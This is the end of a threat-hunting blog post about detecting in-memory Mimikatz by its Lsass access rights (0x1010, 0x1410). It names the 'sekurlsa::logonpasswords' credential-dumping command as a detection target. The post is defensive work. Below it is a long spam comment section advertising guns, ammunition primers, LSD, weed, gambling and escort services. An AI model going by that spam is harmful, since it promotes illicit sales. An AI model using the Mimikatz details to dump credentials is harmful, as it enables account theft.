


Figure 23. Mimikatz CallTrace.

Hunting Technique recommended

Grouping [Source]

"Grouping consists of taking a set of multiple unique artifacts and identifying when multiple of them appear together based on certain criteria. The major difference between grouping and clustering is that in grouping your input is an explicit set of items that are each already of interest. Discovered groups within these items of interest may potentially represent a tool or a TTP that an attacker might be using. An important aspect of using this technique consists of determining the specific criteria used to group the items, such as events having occurred during a specific time window. This technique works best when you are hunting for multiple, related instances of unique artifacts, such as the case of isolating specific reconnaissance commands that were executed within a specific timeframe."

Up to this point we can, for example use this approach (**GrantedAccess 0x1010 OR 0x1410**) with the group of modules explained in [part I](#) and start hunting for In-memory Mimikatz. Grouping those events with other chains of events will definitely reduce the number of false positives. In my next post I will go over other commands in Mimikatz that an adversary could use besides **dumping credentials** and see what other permissions Mimikatz uses to interact with **Lsass.exe**. I will combine that with other native Windows events.

Feedback is greatly appreciated! Thank you.

Updates

- 03/25/2017 - Mimikatz Update 2.1.1-20170326 has the same permissions for "sekurlsa::logonpasswords". 0x1010.
- 03/26/2017 - Updated CallTrace Regex. Still working on Kibana Lucene Regex
- 03/31/2017 - Mimikatz Update 2.1.1- 20170328 has the same permissions for "sekurlsa::logonpasswords". 0x1010.

Posted by [Wardog](#) at 1:11 PM



125 comments:

Jones January 24, 2020 at 3:05 AM

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glock 22 For Sale

glock 23

glock 23 Gen 5

glock 24

glock 26 gen4

glock 26

glock 27 Gen 5

glock 27

glock 29 sf

glock 30s

glock 31 gen 4

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tommy September 14, 2021 at 4:32 PM

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 <https://kushhighlife.com/> October 22, 2021 at 7:57 PM

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 FREYA October 25, 2021 at 12:42 AM

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onlineresearchchemlab October 26, 2021 at 3:09 PM

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Skype: williamjune1

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rj zz November 2, 2021 at 10:02 PM

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Reply



Scarlet November 3, 2021 at 8:09 AM

i must confess you guys have the best blog out here. thanks for giving me the opportunity to place a comment here.

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Scarlet November 24, 2021 at 9:15 AM

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Scarlet December 1, 2021 at 2:35 AM

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Unknown December 2, 2021 at 9:35 AM

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 **weezy** December 12, 2021 at 5:28 AM
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 **aerocityincall** December 14, 2021 at 8:21 PM
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 **FREYA** December 19, 2021 at 11:32 PM
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 **Unknown** December 22, 2021 at 11:11 PM
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 **maltipoo paradise home** December 28, 2021 at 8:55 PM
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 Unknown January 16, 2022 at 3:38 PM

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 John NJL January 22, 2022 at 10:39 PM

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 LSD FOR Sell January 23, 2022 at 4:09 AM

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vj lead February 1, 2022 at 3:05 PM

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Jr. SEO MAN February 9, 2022 at 11:54 PM

Good post however I was wondering if you could create a little a lot more on this topic? If you might specify a little bit further, I would certainly be very happy. Appreciate it!

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Poppy More February 13, 2022 at 10:57 PM

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baccaratssite.biz February 18, 2022 at 7:44 AM

I really like your writing so so much! percentage we keep in touch more about your post on AOL? I require a specialist in this house to solve my problem. May be that is you! Having a look ahead to peer you.

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safecasinosite.net February 18, 2022 at 7:49 AM

Very good blog! Do you have any suggestions for aspiring writers? I'm planning to start my own site soon but I'm a little lost on everything.

[토토](#)

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suzan February 19, 2022 at 8:33 PM

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 **miawri** March 3, 2022 at 4:12 AM

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 **Micheal Alexander** March 5, 2022 at 10:11 PM

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 **suzan** March 8, 2022 at 1:21 AM

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 **suzan** March 8, 2022 at 6:53 PM

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 **effewrds** March 30, 2022 at 5:50 PM

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 **philip** March 31, 2022 at 11:08 AM

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iPhone Dock
Panton junior chair
Ramshot Big Game Smokeless Gun Powder
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 **Glockonlineshop** April 1, 2022 at 6:06 AM

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Buy G17 gen5 mo's standard pistol online on least value range from glockonlinestore.com. We are the best sellers of such items here.
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Glockonlineshop April 2, 2022 at 8:51 AM
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Glockonlineshop April 2, 2022 at 8:52 AM



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Winchester Large Rifle Primers #8-1/2 Box of 1000 (10 Trays of 100)
Winchester Primers #209 Shotshell Box of 1000 (10 Trays of 100)
Winchester Small Pistol Magnum Primers #1-1/2M Box of 1000 (10 Trays of 100)
Winchester Small Pistol Primers #1-1/2 Box of 1000 (10 Trays of 100)
Winchester Small Rifle 5.56mm NATO-Spec Military Primers #41 Box of 1000 (10 Trays of 100)
Winchester Small Rifle Primers #6-1/2 Box of 1000 (10 Trays of 100)
Winchester Super-Handicap Smokeless Gun Powder
Winchester Triple Seven Primers #209 MuzzleloadingWinchester USAReady Large Pistol Match Primers Box of 1000 (10 Trays of 100)
Winchester USAReady Large Rifle Match Primers Box of 1000 (10 Trays of 100)
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Winchester USAReady Small Rifle Match Primers Box of 1000 (10 Trays of 100)
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Scarlet April 7, 2022 at 3:10 AM

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Unknown April 10, 2022 at 6:28 PM

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Hiihi May 8, 2022 at 2:47 AM

슬롯커뮤니티

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Unknown June 4, 2022 at 7:53PM

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부천출장샵
남양주출장샵
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 melbo weed July 11, 2022 at 1:03 PM

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 Steve Walton September 11, 2022 at 10:51 AM

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 Steve Walton September 11, 2022 at 10:53 AM

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 chhavi October 20, 2022 at 12:07 AM

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